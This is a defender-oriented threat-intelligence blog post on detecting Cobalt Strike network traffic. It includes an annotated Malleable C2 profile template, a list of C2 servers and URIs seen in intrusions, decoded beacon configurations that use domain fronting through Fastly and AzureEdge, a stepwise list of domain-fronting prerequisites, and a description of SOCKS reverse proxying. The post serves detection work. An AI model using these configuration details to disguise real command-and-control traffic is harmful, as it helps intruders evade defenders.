
Cobalt Strike, a Defender’s Guide – Part 2


thedfirreport.com/2022/01/24/cobalt-strike-a-defenders-guide-part-2/

January 24, 2022



Our previous report on Cobalt Strike focused on the most frequently used capabilities that we had observed. In this report, we will focus on the network traffic it produced, and provide some easy wins defenders can be on the look out for to detect beaconing activity. We cover topics such as domain fronting, SOCKS proxy, C2 traffic, Sigma rules, JARM, JA3/S, RITA & more.

As with our previous article, we will highlight the common ways we see threat actors using Cobalt Strike.


IF YOU CAN DODGE COBALT STRIKE
YOU CAN DODGE MOST RANSOMWARE GROUPS AND SOME APTS

Big shout-out to @Kostastsale for helping put this Part 2 together! Also thanks to @svch0st, @pigerlin, and @0xtornado for reviewing this report.

Even though network monitoring and detection capabilities do not come easy for many organizations, they can generally offer a high return on investment if implemented correctly. Malware has to contact its C2 server if it is to receive further instructions. This article will demonstrate how to detect this communication before threat actors accomplish their objectives. There are a couple of factors that we can utilize to fingerprint any suspicious traffic and subsequent infrastructure. Before we get into that part, we should first discuss what makes Cobalt Strike so versatile.

Cobalt Strike's versatility comes from the ability to change the indicators with each payload. This is made possible thanks to Malleable C2 profiles. Our other post touched on Malleable C2 profiles and how threat actors use them; however, that was just some of their many applications. Below you can find information related to some of the most important fields that could throw off an analyst while investigating a Cobalt Strike network communication:

The reference profile below is taken from Raphael Mudge's GitHub repository.

```
###Global Options###
set sample_name "whatever.profile";
set sleeptime "0"; <================ # Decimal number to indicate the time the beacon
will sleep for between communications in milliseconds
set jitter    "25"; <================ # A number that indicates the percentage of a
random sleep time that beacon will introduce to its C2 comm
set useragent "<string>"; <================ # Custom user agent of your choice
set data_jitter "35"; <================ # Represents the value bytes variable that
would instruct Cobalt Strike to send a random string on http-get/post to match the
bytes value.
set headers_remove "<header to remove>"; <================ # Specifying headers to be
removed in a comma separated manner.

####### Not much explanation is needed here, you can change the certificate
information to your heart's content.#######
https-certificate {
    set C "US";
    set CN "whatever.com";
    set L "California";
    set O "whatever LLC.";
    set OU "local.org";
    set ST "CA";
    set validity "365";
}
###HTTP-Config Block###
http-config {
    set headers "<headers to include>"; <================ # Specifying the headers
that you want to include.
    header "<name of the header(s)>";  <================ # Specifying the name of the
header that will store the data that are transmitted to the C2 server
    set trust_x_forwarded_for "<true OR false>";  <================ # If the C2
server is behind a redirector, this option would allow to forward the traffic to the
correct destination
    set block_useragents "<user agents>";  <================ # User agents that C2
server will block and show a 404 response
    set allow_useragents "<user agents>"  <================ # Opposite of the above
}
###HTTP-GET Block. This function and all of its fields could also exist and be
customized for the HTTP-POST Block (Server communication)###
http-get {
    set uri "/<URI string>";  <================ # Specifying the URI to reference in
bidirectional communication from client and server
    set verb "POST";  <================ # Setting the verb when requesting available
tasks from the C2 server.
    client {
        header "Host" "whatever.com";  <================ # Setting the header
specific to client communication with the C2.
        header "Connection" "close";
### Metadata corresponds to the information that the beacon is sending to the C2
server about itself. The operators may choose to enable additional fields that will
include data on the C2 communication. You can mix and match fields below:
    metadata {
        #base64;  <================ # Base64 encoded string
        base64url;  <================ # URL safe Base64 encoded string
        #mask;  <================ # Encrypting and encoding the data with XOR mask
and random key
        #netbios;  <================ # Encoding data as netbios in lower case
        #netbiosu;  <================ # Another variation of netbios encoding
        #prepend "TEST123";  <================ # Choosing a string to prepend to the
transmitted data
        append ".php";  <================ # Choosing a string to append
     ### Termination statements: This statement tells Beacon and its server wherein
the transaction to store the transformed data. You may choose one of these
termination statement methods.
        parameter "file";  <================ # Adding a parameter to the URI.
        #header "Cookie";  <================ # Adding a specific string within a
specific header.
        #uri-append;  <================ # Adding a specific string in the URI.
        #print;
    }
    parameter "test1" "t
```

We added comments to the profile above to explain the numerous fields operators can change to customize the profile to their needs. All these different fields provide control and flexibility over the indicators of the C2 channel. Many free, open-source randomizer scripts exist to create a unique profile such as Random C2 Profile Generator by @joevest, Malleable-C2-Randomizer by @bluscreenofjeff, and C2concealer by @FortyNorthSec.

Below are some of the Cobalt Strike C2 servers that we observed during intrusions. On the right column, we show the URLs that the Cobalt Strike payloads were configured to query. A trained eye could spot some of the Malleable profiles that exist on freely available resources such as Raphael Mudge's list on his GitHub page. Another example is the "*jquery-3.3.1.min.js"* which is associated with this malleable C2 profile as we observed in four intrusions.


C2 Server	URI queried
gawocag.com	/nd
190.114.254.116	/push
190.114.254.116	/__utm.gif
kaslose.com	/jquery-3.3.1.min.js
yawero.com	/skin.js
sazoya.com	/skin.js
192.198.86.130	/skin.js
162.244.83.216	/jquery-3.3.1.min.js
sammitng.com	/jquery-3.3.1.min.js
23.19.227.147	/styles.html
securityupdateav.com	/tab_shop_active.html
108.62.118.247	/as
windowsupdatesc.com	/as
212.114.52.180	/copyright.css
defenderupdateav.com	/default.css
onlineworkercz[.]com	/kj
checkauj.com	/jquery-3.3.1.min.js

A deep dive into all available fields can be found on this post from @ZephrFish. He also includes other fields related to post-exploitation beacon configuration along with network communication-related fields. Another great resource is this article released by SpecterOps.

Domain Fronting

Domain fronting is another method for concealing communication between the endpoint and the command and control servers. The main purpose of domain fronting is to connect to a restricted host while pretending to communicate with an allowed host. It essentially masks your traffic to a certain website by masquerading it as a different domain.

This technique is possible thanks to Content Delivery Networks (CDNs). Domain fronting was mostly used by web services to bypass censorship in several countries that restricted traffic (e.g., China). In recent years, attackers have started using this technique to hide their malicious infrastructure behind legitimate domains. Because domain fronting is a complicated topic to grasp, below we have included an image from the official Cobalt Strike page that discusses this technique.




Cobalt Strike made domain fronting possible by allowing the operators to configure related settings via the malleable C2 profiles. The following prerequisites must be met in order for domain fronting to be possible:

1. Own a domain. (e.g., infosecppl.store)
2. Pick one of the many web services that provide CDN capabilities. (e.g., cloudfront.net).

3. Setup the CDN service to create a new CDN endpoint and redirect traffic to your domain. (e.g., l33th4x0r.cloudfront.net).
4. Setup a profile to facilitate domain fronting.
5. Identify a domain that uses the same CDN to ensure that the traffic will be forwarded to the correct resource.

Step five is where things get interesting. Attackers can use legitimate domains that are registered under the same CDN provider. As demonstrated in the screenshot above, all they have to do is include their CDN endpoint domain (created in step three) in the host header of the request. In that way, the legitimate website will forward the traffic through the CDN to the original destination according to the host header.

In the screenshots below, you can see how the malleable C2 profiles are configured to allow domain fronting using the Fastly and AzureEdge CDNs:



```
{
  "x64": {
    "md5": "958e551ae808b7419c609ea78c94314f",
    "sha256": "8d050966a9cdec238e5e4644aedc8dcc0a7f10f386c2553de32169603e7abf15",
    "config": {
      "C2 Host Header": "Host: cdn03.usa-today.com.global.prod.fastly.net\r\n",
      "Port": 443,
      "HTTP Method Path 2": "/1.5/95648064/storage/history",
      "C2 Server": "usatoday.com,/v1/buckets/default/ext-5dkJ19tFufpMZjVJbsWCiqDcclDw/records",
      "Watermark": 1552814939,
      "Polling": 15000,
      "Spawn To x64": "C:\\Program Files\\Internet Explorer\\iexplore.exe",
      "Spawn To x86": "C:\\Program Files (x86)\\Internet Explorer\\iexplore.exe",
      "Method 2": "POST",
      "Jitter": 90,
      "Beacon Type": "8 (HTTPS)",
      "Method 1": "GET"
    },
    "time": 1632659089575.4,
    "sha1": "965ac257d223757d6a3d8fb33c3aa132936b40ae",
    "uri_queried": "/ak0a"
```


Example 1 Fastly

CDN Host: cdn03.usa-today.com.global.prod

CDN: flastly.net

URi to Query:

Genuine Target website: usatoday.com



```
{
  "x64": {
    "time": 1632658738257.9,
    "md5": "3703cb004c5c0bdeec887d648ccd74ef",
    "sha256": "c9eb5d7c1bf5889037b6a897aad8c65f3c985c689c1585191dd321a1f121d668",
    "config": {
      "C2 Host Header": "Host: blaze.azureedge.net\r\n",
      "Beacon Type": "8 (HTTPS)",
      "Method 1": "GET",
      "Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
      "Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
      "Polling": 60000,
      "Watermark": 1252603363,
      "Jitter": 37,
      "Method 2": "POST",
      "C2 Server": "monitoring360.microsoft.com,/jquery-3.3.1.min.js",
      "HTTP Method Path 2": "/jquery-3.3.2.min.js",
      "Port": 443
    },
    "uri_queried": "/rEVP",
    "sha1": "9b2fe261172e949cb29c19e50c4543ffdb95dfed"
  },
```

Example 2 AzureEdge


CDN Host: blaze

CDN: azureedge.net

URi to Query: jquery-3.3.1.min.js

Genuine Target Website: monitoring360.microsoft.com


This research paper released by academics from the University of California, Berkeley, is a great introduction to domain fronting. This paper inspired many researchers to expand the possibilities of this unique way of hiding the final destination server on web traffic. One of those researchers is Vincent who wrote a great article on domain fronting. He explains in simple terms how it works. He also published a Python script to identify possible domains that can be leveraged for domain fronting.
Looking into our reporting, we don't see many instances of domain fronting. This is most likely due to the complex process of setting up the necessary infrastructure. Although, based on the data we have collected regarding malicious infrastructure, domain fronting appears to be used by threat actors. According to our data from early 2021 up to now, Amazon Cloudfront takes the lead on preferable CDN used by threat actors, by a large margin.



The data above is available via our services. More information on this service and others can be found here.

Reverse Proxy using Cobalt Strike Beacon

A technique that we come across often is a reverse proxy. We see instances where threat actors use their beacon sessions to establish RDP access through a reverse proxy. Cobalt Strike has the ability to run a SOCKS proxy server on the team server. This enables the operators to setup a listening port and leverage it to relay traffic to and from the open beacon session. The screenshot below demonstrates this implementation.




This is the system we want our isolated(?) UNIX system to talk to.
SOCKS Proxy Server is here...
Beacon HTTP
SSH Connection
This is the foothold system. It is making outbound HTTP requests to our C2 system on the internet.
We want it to LISTEN for a connection and forward that client through our Beacon session to an outside UNIX system.
This is the isolated UNIX system.
It can talk to our foothold system.
It can not talk outside of the network.
We want it to talk to our outside UNIX system.

Image credit: cobaltstrike.com

Some of the cases we have observed threat actors using reverse proxy are:

In most, of the above cases, the aim of the attackers was to establish a Remote Desktop session. There are numerous advantages to establishing a RDP session, including the ability to navigate using a graphical environment and easily move laterally once the necessary access has been granted.

